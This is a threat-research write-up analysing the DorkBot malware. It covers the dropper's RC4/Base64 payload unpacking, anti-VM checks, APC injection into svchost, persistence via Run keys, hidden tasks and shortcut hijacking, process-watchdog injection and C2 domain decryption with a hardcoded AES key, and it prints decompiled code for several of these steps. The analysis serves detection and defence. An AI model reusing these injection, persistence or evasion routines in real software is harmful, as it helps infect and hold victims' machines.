DorkBot: An Investigation


research.checkpoint.com/dorkbot-an-investigation/

February 4, 2018

February 4, 2018
Research By: Mark Lechtik

Overview:

DorkBot is a known malware that dates back to 2012. It is thought to be distributed via links on social media, instant messaging applications or infected removable media. Although it is a veteran among the notorious malware families, we believe that more networks have been infected with Dorkbot than previously expected, with the most affected countries being Sri Lanka, India and Russia.



General geographic distribution of the Dorkbot infections

The malware essentially serves as a general purpose downloader and launcher of other binary components, mostly modules for conducting DDoS attacks or stealing passwords. The analysis in this case was based on the sample that was observed in multiple infections in the wild in the past month.

The DorkBot malware comes packed within a simple dropper, in which the payload is embedded as an RC4 encrypted blob. This blob can be found at the resource section of the binary, encoded with Base64.




Figure 1: *Base64 encoded & RC4 encrypted resource*

The RC4 ciphertext is prepended with 32 bytes of metadata containing the RC4 key for decryption in bytes 8-12.




Figure 2: *Structure of the decoded resource*

The dropper decodes the Base64 payload and decrypts the result, which consists of a PE loading shellcode and the raw binary of the malware. Right after decryption, control is passed to the shellcode which locates the raw binary, loads it and then passes execution to its entry point.

```
ml_rc4_decrypt_wrapper(
  main_structure->decoded_resource_mem_buffer + 32,
  main_structure->decoded_resource_size - 32,
  main_structure->resource_rc4_header.rc4_key,      <-- Decrypt payload according to metadata
  5);
main_structure->decoded_resource_mem_buffer += 32;
main_structure->decrypted_resource_mem_buffer = ((int (__cdecl *)(_DWORD, int, signed int, signed int))main_structure->VirtualAlloc)(
                                                  0,
                                                  main_structure->resource_rc4_header.decrypted_resource_size,
                                                  12288,
                                                  64);
memcpy(
  (void *)main_structure->decrypted_resource_mem_buffer,
  main_structure->decoded_resource_mem_buffer,
  main_structure->resource_rc4_header.decrypted_resource_size);
main_structure->decoded_resource_mem_buffer += main_structure->resource_rc4_header.decrypted_resource_size;
v1 = main_structure->decoded_resource_mem_buffer;
JUMPOUT(__CS__, main_structure->decrypted_resource_mem_buffer);<-- Jump to shellcode
```

Figure 3: *Decryption and execution of the payload embedded within the resource*

The malware's dropper can be identified by a peculiar loop which invokes a message box to an undefined handle with the value 0xFFFFA481 and the text "*Will exec*".

```
for ( i = 0; i < main_structure->decoded_resource_size; ++i )
{
  resource_sum += main_structure->decoded_resource_mem_buffer[i];
  MessageBoxA((HWND)0xFFFFA481, Will_Exec, 0, 0);
}
```

Payload

The payload consists of the following actions taking place consecutively:

- Argument check: If a filename is passed as an argument, it will be looked up in the current directory and executed with *ShellExecuteW*. However, if the argument ends with “\” it will be assumed to be a directory name. In the latter case, it will be opened in a new window by spawning “explorer.*exe*” using ShellExecuteW, with the directory path appended to the current directory as an argument. This feature exists for the purpose of running other processes under the malware, and is leveraged to replace all shortcuts to run the malware first and then use it to spawn the actual shortcut path, thereby achieving persistence in the system.
- Self-copy: The malware creates a copy of itself in *%appdata%*.
- AntiVM Check: Uses SetupDiGetDeviceRegistryPropertyA to obtain a string with the device name of the hard drive, and checks whether it contains one of the following as substrings: “*vbox*“, “*qemu*“, “*vmware*“, “*virtual hd*“. In case it does, the malware infers it runs in a VM and terminates.

- Start-up process termination: Enumerates all the following registry keys in order to shut down all non-malware related start-up processes:

```
int ml_enum_all_run_keys_to_shutdown_non_mal_processes()
{
  ml_enum_run_key_to_shutdown_non_malware_processes(
    HKEY_CURRENT_USER,
    L"Software\\Microsoft\\Windows\\CurrentVersion\\Run");
  ml_enum_run_key_to_shutdown_non_malware_processes(
    HKEY_CURRENT_USER,
    L"Software\\Microsoft\\Windows\\CurrentVersion\\Run");
  ml_enum_run_key_to_shutdown_non_malware_processes(
    HKEY_LOCAL_MACHINE,
    L"Software\\Microsoft\\Windows\\CurrentVersion\\Run");
  ml_enum_run_key_to_shutdown_non_malware_processes(
    HKEY_LOCAL_MACHINE,
    L"Software\\Microsoft\\Windows\\CurrentVersion\\Run");
  ml_enum_run_key_to_shutdown_non_malware_processes(
    HKEY_CURRENT_USER,
    L"Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce");
  ml_enum_run_key_to_shutdown_non_malware_processes(
    HKEY_CURRENT_USER,
    L"Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce");
  ml_enum_run_key_to_shutdown_non_malware_processes(
    HKEY_LOCAL_MACHINE,
    L"Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce");
  return ml_enum_run_key_to_shutdown_non_malware_processes(
           HKEY_LOCAL_MACHINE,
           L"Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce");
}
```

Figure 4: *Enumeration and termination of start-up process, according to paths from registry run keys.*

- Computer ID calculation: Each infected machine gets an ID of the format "*<computer_name>#<calculated_md5>*", where the 2nd parameter is the MD5 hash of a system info buffer with the following structure:

```
struct _SYS_INFO{
        WORD Reserved;
        WORD wProcessorArchitecture;        // 32 or 64 bit
        WORD Reserved2;
        DWORD dwNumberOfProcessors;
        WORD wProcessorLevel;               // PROCESSOR_ARCHITECTURE_INTEL or PROCESSOR_ARCHITECTURE_IA64
        WORD wProcessorRevision;
        DWORD dwVolumeSerialNumber;         // Obtained from the volume in which the malware binary resides
        DWORD dwInstallDate;                // Obtained from HKLM\SOFTWARE\Microsoft\Windows
                                            // NT\CurrentVersion\DigitalProductId
        BYTE DigitalProductId[164];         // Obtained from HKLM\SOFTWARE\Microsoft\Windows
                                            // NT\CurrentVersion\InstallDate
        BYTE DuplicateData[182]             // Copy of the structure's data so far
}SYS_INFO;
```

An example of such structure in run-time can be seen here:




Figure 5: *Structure of the buffer used for calculating the hash value for the machine ID.*

GUID calculation: Most of the objects in the malware (events, mutexes, file-names etc.) are given a name based on a generated GUID, which is built the following way (based on the system info struct explained earlier, SID of the current process owner and a **key** passed to the GUID generation function as an argument):

DWORD Data1: MD5(sysinfo)[0..3] xor key
DWORD Data2|Data3: MD5(sysinfo)[4..7] xor key
DWORD Data4[0..3]: MD5(sysinfo)[8..11] xor CRC32(user_SID)
DWORD Data4[4..7]: MD5(sysinfo)[12..15] xor CRC32(user_SID)

APC injection: Creates a suspended *exe* process, writes the contents of the malware's mapped image to it, queues the main worker thread control function (described next) as an APC and resumes its main thread. Consequently, the aforementioned function starts to run in the context of the initiated *svchost.exe* process.

Worker thread control function: This routine contains the major bulk of the malware's functionality, and invokes its various features as threads. It is expected that this function will run under *svchost.exe* as a result of the injection described earlier, and in case this fails will run in the context of the current process. However, the latter will not happen in reality due to a bug in the code, where the handle of the initiated *svchost.exe* main thread is closed right after the process handle is closed. This causes the process to crash, avoiding any further malicious activity to occur.

The flow of the actions taken by the function itself is:

- PE loading actions, namely applying relocations and resolving imports for the malware's mapped executable.
- Creation of a hidden scheduled task (with the use of the ITask COM class) which is set to start upon the current user's logon.
- Creation of a registry runkey under *HKCM\Software\Microsoft\Windows\CurrentVersion\Run*. The key's name is a GUID generated beforehand and the path is set to the file copied to *%appdata%*.
- Deletion of the original malware file in a separate thread (only if the malware runs from a non-removable drive, and successfully injected to *svchost.exe*).

If the malware is executed from removable media, it will register a designated class for it under *HCKU\Software\Classes\CLSID*, with the classes name being a calculated GUID with the key 0xDEADBEEF.

```
signed int ml_register_malware_class_in_registry()
{
  WCHAR SubKey; // [esp+4h] [ebp-430h]
  char v2; // [esp+6h] [ebp-42Eh]
  OLECHAR sz; // [esp+214h] [ebp-220h]
  char Dst; // [esp+216h] [ebp-21Eh]
  BYTE Data[4]; // [esp+428h] [ebp-Ch]
  HKEY hKey; // [esp+42Ch] [ebp-8h]
  HKEY phkResult; // [esp+430h] [ebp-4h]

  phkResult = 0;
  sz = 0;
  memset(&Dst, 0, 0x208u);
  SubKey = 0;
  memset(&v2, 0, 0x208u);
  ml_generate_random_guid(0xDEADBEEF, &sz);
  wsprintfW(&SubKey, L"Software\\Classes\\CLSID\\%s", &sz);
  if ( RegCreateKeyExW(HKEY_CURRENT_USER, &SubKey, 0, 0, 0, 0xF013Fu, 0, &phkResult, 0) )
    return 0;
  *(_DWORD *)Data = 1;
  hKey = 0;
  RegSetValueExW(phkResult, &v_prefix_empty_name, 0, 4u, Data, 4u);
  if ( hKey )
    RegCloseKey(hKey);
  RegCloseKey(phkResult);
  return 1;
}
```

Figure 6: *Registration of a class for the malware*

File modification watchdog: A thread that constantly calculates the CRC32 of the copied malware binary in *%appdata%* and compares it with the original file's CRC32. In case this changes, the copied file is deleted and rewritten it with the contents of the original one.

```
        file_data_copy = file_data;
        if ( !is_crc32_tab_initialized )
          ml_init_crc32_tab();
        file_sizec_copy = file_size;
        file_data_crc32 = -1;
        if ( file_size > 0 )
        {
          do
          {
            file_data_crc32 = crc32e_tab[(unsigned __int8)(file_data_crc32 ^ *file_data_copy++)] ^ (file_data_crc32 >> 8);
            --file_sizec_copy;
          }
          while ( file_sizec_copy );
        }
        if ( ~file_data_crc32 != original_file_crc32 )
        {
          UnmapViewOfFile(file_data_copy_1);
          v23 = 0;
          goto LABEL_22;
        }
        UnmapViewOfFile(file_data_copy_1);
wait_for_single_object:
        result = WaitForSingleObject(check_if_file_modified_event, 0x1388u);
        if ( result != 258 )
          return result;
      }
      DeleteFileW((LPCWSTR)&path_to_execute_programdata);
      CreateDirectoryW(path_to_exec_w, 0);
      original_file_size_copy2 = ::original_file_size;
      original_file_buffer = original_mapped_file;
      NumberOfBytesWritten = 0;
      file_handle = CreateFileW((LPCWSTR)&path_to_execute_programdata, 0x40000000u, 1u, 0, 2u, 0, 0);
      if ( file_handle != (HANDLE)-1 )
      {
        WriteFile(file_handle, original_file_buffer, original_file_size_copy2, &NumberOfBytesWritten, 0);
close_handle:
        CloseHandle(file_handle);
      }
sleep:
      Sleep(0x2710u);
      goto wait_for_single_object;
    }
  }
  return result;
```

Figure 7: *File modification watchdog code*

Shortcut replacement thread: Iterates through all mounted drives (obtained with GetLogicalDriveStringsW) and enumerates all files in order to find those with "*.lnk*" extension. In case such a file is found, it's target path is modified (using the IPersistFile COM class) to execute *cmd.exe* with an argument consisting of:

- Path generated by the malware, containing the malware's copy.
- The enumerated file's path, which will be invoked through the execution of the malware itself.

Injection of process watchdog code: The malware will enumerate all running processes and will exclude 64 bit processes, the current process and ones which run an image with the names "*teamviewer.exe*"\"*tv_w32.exe*"

```
th32snap_handle = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
th32snap_handle_copy = th32snap_handle;
if ( th32snap_handle )
{
  pe.dwSize = 296;
  memset(&pe.cntUsage, 0, 0x124u);
  Process32First(th32snap_handle, &pe);
  while ( 1 )
  {
    strlwr(pe.szExeFile);
    hProcess = OpenProcess(0x400u, 0, pe.th32ProcessID);
    if ( hProcess )
    {
      GetNativeSystemInfo((LPSYSTEM_INFO)&StartupInfo);
      if ( LOWORD(StartupInfo.cb) == 9 && !ml_is_process_run_under_wow64(hProcess)
        || !strcmp(pe.szExeFile, "teamviewer.exe")
        || !strcmp(pe.szExeFile, "tv_w32.exe")
        || pe.th32ProcessID == GetCurrentProcessId() )
      {
        goto close_handle;
      }
```

Figure 8: *Exclusion of TeamViewer from targeted processes for injection*

All other processes (as well as a malware created notepad.exe process) will get injected with the following piece of code:

```
int __stdcall ml_process_watchdog_injected_code(LPTSTR lpCommandLine)
{
  unsigned int i; // [esp+0h] [ebp-6Ch]
  STARTUPINFO startupinfo; // [esp+4h] [ebp-68h]
  PROCESS_INFORMATION process_info; // [esp+4Ch] [ebp-20h]
  int pWaitForSingleObject; // [esp+5Ch] [ebp-10h]
  void (__stdcall *pCreateProcess)(_DWORD, LPTSTR, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, STARTUPINFO *, PROCESS_INFORMATION *); // [esp+60h] [ebp-Ch]
  int pSetErrorMode; // [esp+64h] [ebp-8h]
  int fPtr; // [esp+68h] [ebp-4h]

  fPtr = 0x11111111;
  pWaitForSingleObject = 0x22222222;
  pCreateProcess = (void (__stdcall *)(_DWORD, LPTSTR, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, STARTUPINFO *, PROCESS_INFORMATION *))0x33333333;
  pSetErrorMode = 0x44444444;
  MEMORY[0x44444444](EVENT_OBJECT_SELECTIONADD);
  if ( !MEMORY[0x22222222](0x11111111, -1) )
  {
    for ( i = 0; i < 0x44; ++i )
      *((_BYTE *)&startupinfo.cb + i) = 0;
    startupinfo.cb = 68;
    pCreateProcess(0, lpCommandLine, 0, 0, 0, 0, 0, 0, &startupinfo, &process_info);
  }
  return 0;
}
```

Figure 9: *Injected process watchdog code*

where the pointers **0x11111111**, **0x22222222**, **0x33333333** and **0x44444444** will be replaced by the injecting function prior to writing the code, as can be seen below:

```
NumberOfBytesWritten = 0;
function_bytes = 0;
memset(&Dst, 0, 0xFFu);
function_byte_size = (char *)delimiting_null_sub - (char *)ml_process_watchdog_injected_code;
function_byte_size_copy = (char *)delimiting_null_sub - (char *)ml_process_watchdog_injected_code;
memcpy(
  &function_bytes,
  ml_process_watchdog_injected_code,
  (char *)delimiting_null_sub - (char *)ml_process_watchdog_injected_code);
kernel32_hmodule = GetModuleHandleA("kernel32");
WaitForSingleObject = GetProcAddress(kernel32_hmodule, "WaitForSingleObject");
func_size_minus_4 = (char *)delimiting_null_sub - (char *)ml_process_watchdog_injected_code - 4;
pWaitForSingleObject = &function_bytes;
if ( (char *)delimiting_null_sub - (char *)ml_process_watchdog_injected_code != 4 )
{
  i = 0;
  do
  {
    if ( *(_DWORD *)pWaitForSingleObject == 0x22222222 )
      *(_DWORD *)pWaitForSingleObject = WaitForSingleObject;
    ++i;
    ++pWaitForSingleObject;
  }
  while ( i < func_size_minus_4 );
}
kernel32_hmodule_2 = GetModuleHandleA("kernel32");
CreateProcessW = GetProcAddress(kernel32_hmodule_2, "CreateProcessW");
pCreateProcessW = &function_bytes;
if ( function_byte_size != 4 )
{
  j = 0;
  do
  {
    if ( *(_DWORD *)pCreateProcessW == 0x33333333 )
      *(_DWORD *)pCreateProcessW = CreateProcessW;
    ++j;
    ++pCreateProcessW;
  }
  while ( j < func_size_minus_4 );
}
kernel32_hmodule_3 = GetModuleHandleA("kernel32");
SetErrorMode = GetProcAddress(kernel32_hmodule_3, "SetErrorMode");
pSetErrorMode = &function_bytes;
if ( function_byte_size != 4 )
{
  k = 0;
  do
  {
    if ( *(_DWORD *)pSetErrorMode == 0x44444444 )
      *(_DWORD *)pSetErrorMode = SetErrorMode;
    ++k;
    ++pSetErrorMode;
  }
  while ( k < func_size_minus_4 );
}
```

Figure 10: *Replacement of invalid pointers in the process watchdog payloads to actual function pointers.*

The injected code itself will wait indefinitely on an event, which will be signaled when the original malware process is terminated. In case this happens the malware is spawned again.

Communication: All C2 domains are resident within the binary as AES256-CBC encrypted blobs, ordered in a pointer table that can be found in offset 16 of the .data section.

Figure 11: *Encrypted CnC domain table*

The key for decryption is "*GD!brWJJBeTgTGSgEFB/quRcfCkBHWgl*"

```c
BYTE *__cdecl ml_decrypt_c2_aes_cbc(const char *c2_encrypted)
{
  BYTE *result; // eax
  BYTE *c2_encrypted_binary_copy; // esi
  BYTE key_blob[12]; // [esp+0h] [ebp-40h]
  char aes_key[32]; // [esp+Ch] [ebp-34h]
  DWORD pdwDataLen; // [esp+2Ch] [ebp-14h]
  BYTE pbData[4]; // [esp+30h] [ebp-10h]
  BYTE *c2_encrypted_binary; // [esp+34h] [ebp-Ch]
  HCRYPTPROV phProv; // [esp+38h] [ebp-8h]
  HCRYPTKEY phKey; // [esp+3Ch] [ebp-4h]

  phProv = 0;
  result = (BYTE *)CryptAcquireContextA(&phProv, 0, 0, 0x18u, CRYPT_VERIFYCONTEXT);
  if ( result )
  {
    *(_DWORD *)key_blob = 0x208;
    *(_DWORD *)&key_blob[4] = 0x6610;
    *(_DWORD *)&key_blob[8] = 0x20;
    qmemcpy(aes_key, "GD!brWJJBeTgTGSgEFB/quRcfCkBHWgl", sizeof(aes_key));
    phKey = 0;
    if ( !CryptImportKey(phProv, key_blob, 0x2Cu, 0, 0, &phKey) )
      return 0;
    *(_DWORD *)pbData = 2;
    if ( !CryptSetKeyParam(phKey, 4u, pbData, 0) )
      return 0;
    c2_encrypted_binary = 0;
    if ( !c2_encrypted )
      return 0;
    pdwDataLen = ml_encrypted_str_to_binary(c2_encrypted, (void **)&c2_encrypted_binary);
    if ( pdwDataLen <= 4 )
      return 0;
    c2_encrypted_binary_copy = c2_encrypted_binary;
    if ( !c2_encrypted_binary )
      return 0;
    if ( !CryptDecrypt(phKey, 0, 1, 0, c2_encrypted_binary, &pdwDataLen) )
    {
      free(c2_encrypted_binary_copy);
      return 0;
    }
    CryptDestroyKey(phKey);
    CryptReleaseContext(phProv, 0);
    result = c2_encrypted_binary_copy;
  }
  return result;
}
```

Figure 12: *Decryption routine for the CnC domains*

The following types of communication can be observed in the malware:

1. HTTP GET request to obtain a file from one of the sample's CnCs. The CnC is contacted through a subdomain of the format "*v%d*", where the numeric value is obtained from a global variable set during run-time. If a file is returned from the server, it is being written with a random 10 character name under *%appdata%* and initiated with *CreateProcessW*.
   Note: other variants of the malware may use different subdomains, e.g. "*up%d*".

2. A raw protocol over TCP, used to obtain new CnC addresses from which files can be downloaded. The protocol request message is a buffer that consists of 170 bytes, and has the following structure:




Figure 13: *Structure of a raw protocol request to the CnC*

The response consists of 517 bytes and has the following structure:




Figure 14: *Response packet from the CnC*

IOCs:
153a3104fe52062844fed64c7a033d8378f7977f – Dropper
